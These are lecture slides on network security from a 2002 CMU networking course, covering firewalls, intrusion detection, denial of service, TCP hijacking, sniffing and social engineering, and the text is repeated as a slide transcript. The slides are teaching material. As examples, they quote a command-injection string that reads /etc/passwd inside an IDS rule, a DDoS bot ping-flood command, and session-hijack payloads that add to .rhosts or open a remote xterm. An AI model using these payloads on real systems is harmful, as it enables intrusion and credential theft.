15-441 Networks Fall 2002 1
Network Security
Justin Weisz
jweisz@andrew.cmu.edu
15-441 Networks Fall 2002 2
A Brief History of the World
15-441 Networks Fall 2002 3

Overview
 What is security?
 Why do we need security?
 Who is vulnerable?
 Common security attacks and countermeasures
– Firewalls & Intrusion Detection Systems
– Denial of Service Attacks
– TCP Attacks
– Packet Sniffing
– Social Problems
15-441 Networks Fall 2002 4
What is “Security”
 Dictionary.com says:
– 1. Freedom from risk or danger; safety.
– 2. Freedom from doubt, anxiety, or fear; confidence.
– 3. Something that gives or assures safety, as:
• 1. A group or department of private guards: Call building security
if a visitor acts suspicious.
• 2. Measures adopted by a government to prevent espionage,
sabotage, or attack.
• 3. Measures adopted, as by a business or homeowner, to prevent
a crime such as burglary or assault: Security was lax at the firm's
smaller plant.
…etc.
15-441 Networks Fall 2002 5
What is “Security”
 Dictionary.com says:
– 1. Freedom from risk or danger; safety.
– 2. Freedom from doubt, anxiety, or fear; confidence.
– 3. Something that gives or assures safety, as:
• 1. A group or department of private guards: Call building security
if a visitor acts suspicious.
• 2. Measures adopted by a government to prevent espionage,
sabotage, or attack.
• 3. Measures adopted, as by a business or homeowner, to prevent
a crime such as burglary or assault: Security was lax at the firm's
smaller plant.
…etc.
15-441 Networks Fall 2002 6
What is “Security”
 Dictionary.com says:
– 1. Freedom from risk or danger; safety.
– 2. Freedom from doubt, anxiety, or fear; confidence.
– 3. Something that gives or assures safety, as:
• 1. A group or department of private guards: Call building security
if a visitor acts suspicious.
• 2. Measures adopted by a government to prevent espionage,
sabotage, or attack.
• 3. Measures adopted, as by a business or homeowner, to prevent
a crime such as burglary or assault: Security was lax at the firm's
smaller plant.
…etc.
15-441 Networks Fall 2002 7
What is “Security”
 Dictionary.com says:
– 1. Freedom from risk or danger; safety.
– 2. Freedom from doubt, anxiety, or fear; confidence.
– 3. Something that gives or assures safety, as:
• 1. A group or department of private guards: Call building security
if a visitor acts suspicious.
• 2. Measures adopted by a government to prevent espionage,
sabotage, or attack.
• 3. Measures adopted, as by a business or homeowner, to prevent
a crime such as burglary or assault: Security was lax at the firm's
smaller plant.
…etc.
15-441 Networks Fall 2002 8
Why do we need security?
 Protect vital information while still allowing
access to those who need it
– Trade secrets, medical records, etc.
 Provide authentication and access control for
resources
– Ex: AFS
 Guarantee availability of resources
– Ex: 5 9’s (99.999% reliability)
15-441 Networks Fall 2002 9
Who is vulnerable?
 Financial institutions and banks
 Internet service providers
 Pharmaceutical companies
 Government and defense agencies
 Contractors to various government agencies
 Multinational corporations
 ANYONE ON THE NETWORK
15-441 Networks Fall 2002 10
Common security attacks and
their countermeasures
 Finding a way into the network
– Firewalls
 Exploiting software bugs, buffer overflows
– Intrusion Detection Systems
 Denial of Service
– Ingress filtering, IDS
 TCP hijacking
– IPSec
 Packet sniffing
– Encryption (SSH, SSL, HTTPS)
 Social problems
– Education
15-441 Networks Fall 2002 11
Firewalls
 Basic problem – many network applications
and protocols have security problems that
are fixed over time
– Difficult for users to keep up with changes and
keep host secure
– Solution
• Administrators limit access to end hosts by using a
firewall
• Firewall is kept up-to-date by administrators
15-441 Networks Fall 2002 12
Firewalls
 A firewall is like a castle with a drawbridge
– Only one point of access into the network
– This can be good or bad
 Can be hardware or software
– Ex. Some routers come with firewall functionality
– ipfw, ipchains, pf on Unix systems, Windows XP
and Mac OS X have built in firewalls
15-441 Networks Fall 2002 13

Firewalls
Intranet
DMZ
Internet
Firewall
Firewall
Web server, email
server, web proxy,
etc
15-441 Networks Fall 2002 14
Firewalls
 Used to filter packets based on a combination of
features
– These are called packet filtering firewalls
• There are other types too, but they will not be discussed
– Ex. Drop packets with destination port of 23 (Telnet)
– Can use any combination of IP/UDP/TCP header
information
– man ipfw on unix47 for much more detail
 But why don’t we just turn Telnet off?
15-441 Networks Fall 2002 15

Firewalls
 Here is what a computer with a default
Windows XP install looks like:
– 135/tcp open loc-srv
– 139/tcp open netbios-ssn
– 445/tcp open microsoft-ds
– 1025/tcp open NFS-or-IIS
– 3389/tcp open ms-term-serv
– 5000/tcp open UPnP
 Might need some of these services, or might
not be able to control all the machines on the
network
15-441 Networks Fall 2002 16

Firewalls
 What does a firewall rule look like?
– Depends on the firewall used
 Example: ipfw
– /sbin/ipfw add deny tcp from cracker.evil.org to
wolf.tambov.su telnet
 Other examples: WinXP & Mac OS X have
built in and third party firewalls
– Different graphical user interfaces
– Varying amounts of complexity and power
15-441 Networks Fall 2002 17

Intrusion Detection
 Used to monitor for “suspicious activity” on a
network
– Can protect against known software exploits, like
buffer overflows
 Open Source IDS: Snort, www.snort.org
15-441 Networks Fall 2002 18

Intrusion Detection
 Uses “intrusion signatures”
– Well known patterns of behavior
• Ping sweeps, port scanning, web server indexing, OS
fingerprinting, DoS attempts, etc.
 Example
– IRIX vulnerability in webdist.cgi
– Can make a rule to drop packets containing the line
• “/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd”
 However, IDS is only useful if contingency plans are
in place to curb attacks as they are occurring
15-441 Networks Fall 2002 19
Minor Detour…
 Say we got the /etc/passwd file from the IRIX
server
 What can we do with it?
15-441 Networks Fall 2002 20
Dictionary Attack
 We can run a dictionary attack on the passwords
– The passwords in /etc/passwd are encrypted with the
crypt(3) function (one-way hash)
– Can take a dictionary of words, crypt() them all, and
compare with the hashed passwords
 This is why your passwords should be meaningless
random junk!
– For example, “sdfo839f” is a good password
• That is not my andrew password
• Please don’t try it either
15-441 Networks Fall 2002 21
Denial of Service
 Purpose: Make a network service unusable,
usually by overloading the server or network
 Many different kinds of DoS attacks
– SYN flooding
– SMURF
– Distributed attacks
– Mini Case Study: Code-Red
15-441 Networks Fall 2002 22
Denial of Service
 SYN flooding attack
 Send SYN packets with bogus source address
– Why?
 Server responds with SYN ACK and keeps state
about TCP half-open connection
– Eventually, server memory is exhausted with this state
 Solution: use “SYN cookies”
– In response to a SYN, create a special “cookie” for the
connection, and forget everything else
– Then, can recreate the forgotten information when the
ACK comes in from a legitimate connection
15-441 Networks Fall 2002 23

Denial of Service
15-441 Networks Fall 2002 24
Denial of Service
 SMURF
– Source IP address of a broadcast ping is forged
– Large number of machines respond back to
victim, overloading it
15-441 Networks Fall 2002 25

Denial of Service
Internet
Perpetrator Victim
ICMP echo (spoofed source address of victim)
Sent to IP broadcast address
ICMP echo reply
15-441 Networks Fall 2002 26
Denial of Service
 Distributed Denial of Service
– Same techniques as regular DoS, but on a much larger
scale
– Example: Sub7Server Trojan and IRC bots
• Infect a large number of machines with a “zombie” program
• Zombie program logs into an IRC channel and awaits commands
• Example:
– Bot command: !p4 207.71.92.193
– Result: runs ping.exe 207.71.92.193 -l 65500 -n 10000
– Sends 10,000 64k packets to the host (655MB!)
• Read more at: http://grc.com/dos/grcdos.htm
15-441 Networks Fall 2002 27
Denial of Service
 Mini Case Study – CodeRed
– July 19, 2001: over 359,000 computers infected
with Code-Red in less than 14 hours
– Used a recently known buffer exploit in Microsoft
IIS
– Damages estimated in excess of $2.6 billion
15-441 Networks Fall 2002 28
Denial of Service
 Why is this under the Denial of Service
category?
– CodeRed launched a DDOS attack against
www1.whitehouse.gov from the 20th to the 28th
of every month!
– Spent the rest of its time infecting other hosts
15-441 Networks Fall 2002 29
Denial of Service
 How can we protect ourselves?
– Ingress filtering
• If the source IP of a packet comes in on an interface
which does not have a route to that packet, then drop
it
• RFC 2267 has more information about this
– Stay on top of CERT advisories and the latest
security patches
• A fix for the IIS buffer overflow was released sixteen
days before CodeRed had been deployed!
15-441 Networks Fall 2002 30
TCP Attacks
 Recall how IP works…
– End hosts create IP packets and routers process
them purely based on destination address alone
 Problem: End hosts may lie about other fields
which do not affect delivery
– Source address – host may trick destination into
believing that the packet is from a trusted source
• Especially applications which use IP addresses as a
simple authentication method
• Solution – use better authentication methods
15-441 Networks Fall 2002 31
TCP Attacks

 TCP connections have associated state
– Starting sequence numbers, port numbers
 Problem – what if an attacker learns these
values?
– Port numbers are sometimes well known to begin
with (ex. HTTP uses port 80)
– Sequence numbers are sometimes chosen in
very predictable ways
15-441 Networks Fall 2002 32
TCP Attacks

 If an attacker learns the associated TCP
state for the connection, then the connection
can be hijacked!
 Attacker can insert malicious data into the
TCP stream, and the recipient will believe it
came from the original source
– Ex. Instead of downloading and running new
program, you download a virus and execute it
15-441 Networks Fall 2002 33
TCP Attacks

 Say hello to Alice, Bob and Mr. Big Ears
15-441 Networks Fall 2002 34
TCP Attacks

 Alice and Bob have an established TCP
connection
15-441 Networks Fall 2002 35
TCP Attacks

 Mr. Big Ears lies on the path between Alice
and Bob on the network
– He can intercept all of their packets
15-441 Networks Fall 2002 36
TCP Attacks

 First, Mr. Big Ears must drop all of Alice’s
packets since they must not be delivered to
Bob (why?)
Packets
The Void
15-441 Networks Fall 2002 37
TCP Attacks

 Then, Mr. Big Ears sends his malicious
packet with the next ISN (sniffed from the
network)
ISN, SRC=Alice
15-441 Networks Fall 2002 38
TCP Attacks

 What if Mr. Big Ears is unable to sniff the
packets between Alice and Bob?
– Can just DoS Alice instead of dropping her
packets
– Can just send guesses of what the ISN is until it
is accepted
 How do you know when the ISN is accepted?
– Mitnick: payload is “add self to .rhosts”
– Or, “xterm -display MrBigEars:0”
15-441 Networks Fall 2002 39

TCP Attacks
 Why are these types of TCP attacks so
dangerous?
Web server
Malicious user
Trusting web client
15-441 Networks Fall 2002 40

TCP Attacks
 How do we prevent this?
 IPSec
– Provides source authentication, so Mr. Big Ears
cannot pretend to be Alice
– Encrypts data before transport, so Mr. Big Ears
cannot talk to Bob without knowing what the
session key is
15-441 Networks Fall 2002 41
Five Minute Break
 For your enjoyment, here is something
completely unrelated to this lecture:
15-441 Networks Fall 2002 42
Packet Sniffing
 Recall how Ethernet works …
 When someone wants to send a packet to
some else …
 They put the bits on the wire with the
destination MAC address …
 And remember that other hosts are listening
on the wire to detect for collisions …
 It couldn’t get any easier to figure out what
data is being transmitted over the network!
15-441 Networks Fall 2002 43
Packet Sniffing
 This works for wireless too!
 In fact, it works for any broadcast-based
medium
15-441 Networks Fall 2002 44
Packet Sniffing
 What kinds of data can we get?
 Asked another way, what kind of information
would be most useful to a malicious user?
 Answer: Anything in plain text
– Passwords are the most popular
15-441 Networks Fall 2002 45
Packet Sniffing
 How can we protect ourselves?
 SSH, not Telnet
– Many people at CMU still use Telnet and send their password in the
clear (use PuTTY instead!)
– Now that I have told you this, please do not exploit this information
– Packet sniffing is, by the way, prohibited by Computing Services
 HTTP over SSL
– Especially when making purchases with credit cards!
 SFTP, not FTP
– Unless you really don’t care about the password or data
– Can also use KerbFTP (download from MyAndrew)
 IPSec
– Provides network-layer confidentiality
15-441 Networks Fall 2002 46
Social Problems
 People can be just as dangerous as
unprotected computer systems
– People can be lied to, manipulated, bribed,
threatened, harmed, tortured, etc. to give up
valuable information
– Most humans will breakdown once they are at
the “harmed” stage, unless they have been
specially trained
• Think government here…
15-441 Networks Fall 2002 47
Social Problems
 Fun Example 1:
– “Hi, I’m your AT&T rep, I’m stuck on a pole. I
need you to punch a bunch of buttons for me”
15-441 Networks Fall 2002 48
Social Problems
 Fun Example 2:
– Someone calls you in the middle of the night
• “Have you been calling Egypt for the last six hours?”
• “No”
• “Well, we have a call that’s actually active right now,
it’s on your calling card and it’s to Egypt and as a
matter of fact, you’ve got about $2000 worth of
charges on your card and … read off your AT&T card
number and PIN and then I’ll get rid of the charge for
you”
15-441 Networks Fall 2002 49
Social Problems
 Fun Example 3:
– Who saw Office Space?
– In the movie, the three disgruntled employees
installed a money-stealing worm onto the
companies systems
– They did this from inside the company, where
they had full access to the companies systems
• What security techniques can we use to prevent this
type of access?
15-441 Networks Fall 2002 50
Social Problems
 There aren’t always solutions to all of these problems
– Humans will continue to be tricked into giving out information they
shouldn’t
– Educating them may help a little here, but, depending on how bad
you want the information, there are a lot of bad things you can do to
get it
 So, the best that can be done is to implement a wide variety
of solutions and more closely monitor who has access to
what network resources and information
– But, this solution is still not perfect
15-441 Networks Fall 2002 51
Conclusions
 The Internet works only because we implicitly
trust one another
 It is very easy to exploit this trust
 The same holds true for software
 It is important to stay on top of the latest
CERT security advisories to know how to
patch any security holes
15-441 Networks Fall 2002 52
Security related URLs
 http://www.robertgraham.com/pubs/network-
intrusion-detection.html
 http://online.securityfocus.com/infocus/1527
 http://www.snort.org/
 http://www.cert.org/
 http://www.nmap.org/
 http://grc.com/dos/grcdos.htm
 http://lcamtuf.coredump.cx/newtcp/

network.ppt

  • 1.
    15-441 Networks Fall2002 1 Network Security Justin Weisz jweisz@andrew.cmu.edu
  • 2.
    15-441 Networks Fall2002 2 A Brief History of the World
  • 3.
    15-441 Networks Fall2002 3 Overview  What is security?  Why do we need security?  Who is vulnerable?  Common security attacks and countermeasures – Firewalls & Intrusion Detection Systems – Denial of Service Attacks – TCP Attacks – Packet Sniffing – Social Problems
  • 4.
    15-441 Networks Fall2002 4 What is “Security”  Dictionary.com says: – 1. Freedom from risk or danger; safety. – 2. Freedom from doubt, anxiety, or fear; confidence. – 3. Something that gives or assures safety, as: • 1. A group or department of private guards: Call building security if a visitor acts suspicious. • 2. Measures adopted by a government to prevent espionage, sabotage, or attack. • 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant. …etc.
  • 5.
    15-441 Networks Fall2002 5 What is “Security”  Dictionary.com says: – 1. Freedom from risk or danger; safety. – 2. Freedom from doubt, anxiety, or fear; confidence. – 3. Something that gives or assures safety, as: • 1. A group or department of private guards: Call building security if a visitor acts suspicious. • 2. Measures adopted by a government to prevent espionage, sabotage, or attack. • 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant. …etc.
  • 6.
    15-441 Networks Fall2002 6 What is “Security”  Dictionary.com says: – 1. Freedom from risk or danger; safety. – 2. Freedom from doubt, anxiety, or fear; confidence. – 3. Something that gives or assures safety, as: • 1. A group or department of private guards: Call building security if a visitor acts suspicious. • 2. Measures adopted by a government to prevent espionage, sabotage, or attack. • 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant. …etc.
  • 7.
    15-441 Networks Fall2002 7 What is “Security”  Dictionary.com says: – 1. Freedom from risk or danger; safety. – 2. Freedom from doubt, anxiety, or fear; confidence. – 3. Something that gives or assures safety, as: • 1. A group or department of private guards: Call building security if a visitor acts suspicious. • 2. Measures adopted by a government to prevent espionage, sabotage, or attack. • 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant. …etc.
  • 8.
    15-441 Networks Fall2002 8 Why do we need security?  Protect vital information while still allowing access to those who need it – Trade secrets, medical records, etc.  Provide authentication and access control for resources – Ex: AFS  Guarantee availability of resources – Ex: 5 9’s (99.999% reliability)
  • 9.
    15-441 Networks Fall2002 9 Who is vulnerable?  Financial institutions and banks  Internet service providers  Pharmaceutical companies  Government and defense agencies  Contractors to various government agencies  Multinational corporations  ANYONE ON THE NETWORK
  • 10.
    15-441 Networks Fall2002 10 Common security attacks and their countermeasures  Finding a way into the network – Firewalls  Exploiting software bugs, buffer overflows – Intrusion Detection Systems  Denial of Service – Ingress filtering, IDS  TCP hijacking – IPSec  Packet sniffing – Encryption (SSH, SSL, HTTPS)  Social problems – Education
  • 11.
    15-441 Networks Fall2002 11 Firewalls  Basic problem – many network applications and protocols have security problems that are fixed over time – Difficult for users to keep up with changes and keep host secure – Solution • Administrators limit access to end hosts by using a firewall • Firewall is kept up-to-date by administrators
  • 12.
    15-441 Networks Fall2002 12 Firewalls  A firewall is like a castle with a drawbridge – Only one point of access into the network – This can be good or bad  Can be hardware or software – Ex. Some routers come with firewall functionality – ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls
  • 13.
    15-441 Networks Fall2002 13 Firewalls Intranet DMZ Internet Firewall Firewall Web server, email server, web proxy, etc
  • 14.
    15-441 Networks Fall2002 14 Firewalls  Used to filter packets based on a combination of features – These are called packet filtering firewalls • There are other types too, but they will not be discussed – Ex. Drop packets with destination port of 23 (Telnet) – Can use any combination of IP/UDP/TCP header information – man ipfw on unix47 for much more detail  But why don’t we just turn Telnet off?
  • 15.
    15-441 Networks Fall2002 15 Firewalls  Here is what a computer with a default Windows XP install looks like: – 135/tcp open loc-srv – 139/tcp open netbios-ssn – 445/tcp open microsoft-ds – 1025/tcp open NFS-or-IIS – 3389/tcp open ms-term-serv – 5000/tcp open UPnP  Might need some of these services, or might not be able to control all the machines on the network
  • 16.
    15-441 Networks Fall2002 16 Firewalls  What does a firewall rule look like? – Depends on the firewall used  Example: ipfw – /sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet  Other examples: WinXP & Mac OS X have built in and third party firewalls – Different graphical user interfaces – Varying amounts of complexity and power
  • 17.
    15-441 Networks Fall2002 17 Intrusion Detection  Used to monitor for “suspicious activity” on a network – Can protect against known software exploits, like buffer overflows  Open Source IDS: Snort, www.snort.org
  • 18.
    15-441 Networks Fall2002 18 Intrusion Detection  Uses “intrusion signatures” – Well known patterns of behavior • Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.  Example – IRIX vulnerability in webdist.cgi – Can make a rule to drop packets containing the line • “/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd”  However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring
  • 19.
    15-441 Networks Fall2002 19 Minor Detour…  Say we got the /etc/passwd file from the IRIX server  What can we do with it?
  • 20.
    15-441 Networks Fall2002 20 Dictionary Attack  We can run a dictionary attack on the passwords – The passwords in /etc/passwd are encrypted with the crypt(3) function (one-way hash) – Can take a dictionary of words, crypt() them all, and compare with the hashed passwords  This is why your passwords should be meaningless random junk! – For example, “sdfo839f” is a good password • That is not my andrew password • Please don’t try it either
  • 21.
    15-441 Networks Fall2002 21 Denial of Service  Purpose: Make a network service unusable, usually by overloading the server or network  Many different kinds of DoS attacks – SYN flooding – SMURF – Distributed attacks – Mini Case Study: Code-Red
  • 22.
    15-441 Networks Fall2002 22 Denial of Service  SYN flooding attack  Send SYN packets with bogus source address – Why?  Server responds with SYN ACK and keeps state about TCP half-open connection – Eventually, server memory is exhausted with this state  Solution: use “SYN cookies” – In response to a SYN, create a special “cookie” for the connection, and forget everything else – Then, can recreate the forgotten information when the ACK comes in from a legitimate connection
  • 23.
    15-441 Networks Fall2002 23 Denial of Service
  • 24.
    15-441 Networks Fall2002 24 Denial of Service  SMURF – Source IP address of a broadcast ping is forged – Large number of machines respond back to victim, overloading it
  • 25.
    15-441 Networks Fall2002 25 Denial of Service Internet Perpetrator Victim ICMP echo (spoofed source address of victim) Sent to IP broadcast address ICMP echo reply
  • 26.
    15-441 Networks Fall2002 26 Denial of Service  Distributed Denial of Service – Same techniques as regular DoS, but on a much larger scale – Example: Sub7Server Trojan and IRC bots • Infect a large number of machines with a “zombie” program • Zombie program logs into an IRC channel and awaits commands • Example: – Bot command: !p4 207.71.92.193 – Result: runs ping.exe 207.71.92.193 -l 65500 -n 10000 – Sends 10,000 64k packets to the host (655MB!) • Read more at: http://grc.com/dos/grcdos.htm
  • 27.
    15-441 Networks Fall2002 27 Denial of Service  Mini Case Study – CodeRed – July 19, 2001: over 359,000 computers infected with Code-Red in less than 14 hours – Used a recently known buffer exploit in Microsoft IIS – Damages estimated in excess of $2.6 billion
  • 28.
    15-441 Networks Fall2002 28 Denial of Service  Why is this under the Denial of Service category? – CodeRed launched a DDOS attack against www1.whitehouse.gov from the 20th to the 28th of every month! – Spent the rest of its time infecting other hosts
  • 29.
    15-441 Networks Fall2002 29 Denial of Service  How can we protect ourselves? – Ingress filtering • If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it • RFC 2267 has more information about this – Stay on top of CERT advisories and the latest security patches • A fix for the IIS buffer overflow was released sixteen days before CodeRed had been deployed!
  • 30.
    15-441 Networks Fall2002 30 TCP Attacks  Recall how IP works… – End hosts create IP packets and routers process them purely based on destination address alone  Problem: End hosts may lie about other fields which do not affect delivery – Source address – host may trick destination into believing that the packet is from a trusted source • Especially applications which use IP addresses as a simple authentication method • Solution – use better authentication methods
  • 31.
    15-441 Networks Fall2002 31 TCP Attacks  TCP connections have associated state – Starting sequence numbers, port numbers  Problem – what if an attacker learns these values? – Port numbers are sometimes well known to begin with (ex. HTTP uses port 80) – Sequence numbers are sometimes chosen in very predictable ways
  • 32.
    15-441 Networks Fall2002 32 TCP Attacks  If an attacker learns the associated TCP state for the connection, then the connection can be hijacked!  Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source – Ex. Instead of downloading and running new program, you download a virus and execute it
  • 33.
    15-441 Networks Fall2002 33 TCP Attacks  Say hello to Alice, Bob and Mr. Big Ears
  • 34.
    15-441 Networks Fall2002 34 TCP Attacks  Alice and Bob have an established TCP connection
  • 35.
    15-441 Networks Fall2002 35 TCP Attacks  Mr. Big Ears lies on the path between Alice and Bob on the network – He can intercept all of their packets
  • 36.
    15-441 Networks Fall2002 36 TCP Attacks  First, Mr. Big Ears must drop all of Alice’s packets since they must not be delivered to Bob (why?) Packets The Void
  • 37.
    15-441 Networks Fall2002 37 TCP Attacks  Then, Mr. Big Ears sends his malicious packet with the next ISN (sniffed from the network) ISN, SRC=Alice
  • 38.
    15-441 Networks Fall2002 38 TCP Attacks  What if Mr. Big Ears is unable to sniff the packets between Alice and Bob? – Can just DoS Alice instead of dropping her packets – Can just send guesses of what the ISN is until it is accepted  How do you know when the ISN is accepted? – Mitnick: payload is “add self to .rhosts” – Or, “xterm -display MrBigEars:0”
  • 39.
    15-441 Networks Fall2002 39 TCP Attacks  Why are these types of TCP attacks so dangerous? Web server Malicious user Trusting web client
  • 40.
    15-441 Networks Fall2002 40 TCP Attacks  How do we prevent this?  IPSec – Provides source authentication, so Mr. Big Ears cannot pretend to be Alice – Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is
  • 41.
    15-441 Networks Fall2002 41 Five Minute Break  For your enjoyment, here is something completely unrelated to this lecture:
  • 42.
    15-441 Networks Fall2002 42 Packet Sniffing  Recall how Ethernet works …  When someone wants to send a packet to some else …  They put the bits on the wire with the destination MAC address …  And remember that other hosts are listening on the wire to detect for collisions …  It couldn’t get any easier to figure out what data is being transmitted over the network!
  • 43.
    15-441 Networks Fall2002 43 Packet Sniffing  This works for wireless too!  In fact, it works for any broadcast-based medium
  • 44.
    15-441 Networks Fall2002 44 Packet Sniffing  What kinds of data can we get?  Asked another way, what kind of information would be most useful to a malicious user?  Answer: Anything in plain text – Passwords are the most popular
  • 45.
    15-441 Networks Fall2002 45 Packet Sniffing  How can we protect ourselves?  SSH, not Telnet – Many people at CMU still use Telnet and send their password in the clear (use PuTTY instead!) – Now that I have told you this, please do not exploit this information – Packet sniffing is, by the way, prohibited by Computing Services  HTTP over SSL – Especially when making purchases with credit cards!  SFTP, not FTP – Unless you really don’t care about the password or data – Can also use KerbFTP (download from MyAndrew)  IPSec – Provides network-layer confidentiality
  • 46.
    15-441 Networks Fall2002 46 Social Problems  People can be just as dangerous as unprotected computer systems – People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information – Most humans will breakdown once they are at the “harmed” stage, unless they have been specially trained • Think government here…
  • 47.
    15-441 Networks Fall2002 47 Social Problems  Fun Example 1: – “Hi, I’m your AT&T rep, I’m stuck on a pole. I need you to punch a bunch of buttons for me”
  • 48.
    15-441 Networks Fall2002 48 Social Problems  Fun Example 2: – Someone calls you in the middle of the night • “Have you been calling Egypt for the last six hours?” • “No” • “Well, we have a call that’s actually active right now, it’s on your calling card and it’s to Egypt and as a matter of fact, you’ve got about $2000 worth of charges on your card and … read off your AT&T card number and PIN and then I’ll get rid of the charge for you”
  • 49.
    15-441 Networks Fall2002 49 Social Problems  Fun Example 3: – Who saw Office Space? – In the movie, the three disgruntled employees installed a money-stealing worm onto the companies systems – They did this from inside the company, where they had full access to the companies systems • What security techniques can we use to prevent this type of access?
  • 50.
    15-441 Networks Fall2002 50 Social Problems  There aren’t always solutions to all of these problems – Humans will continue to be tricked into giving out information they shouldn’t – Educating them may help a little here, but, depending on how bad you want the information, there are a lot of bad things you can do to get it  So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information – But, this solution is still not perfect
  • 51.
    15-441 Networks Fall2002 51 Conclusions  The Internet works only because we implicitly trust one another  It is very easy to exploit this trust  The same holds true for software  It is important to stay on top of the latest CERT security advisories to know how to patch any security holes
  • 52.
    15-441 Networks Fall2002 52 Security related URLs  http://www.robertgraham.com/pubs/network- intrusion-detection.html  http://online.securityfocus.com/infocus/1527  http://www.snort.org/  http://www.cert.org/  http://www.nmap.org/  http://grc.com/dos/grcdos.htm  http://lcamtuf.coredump.cx/newtcp/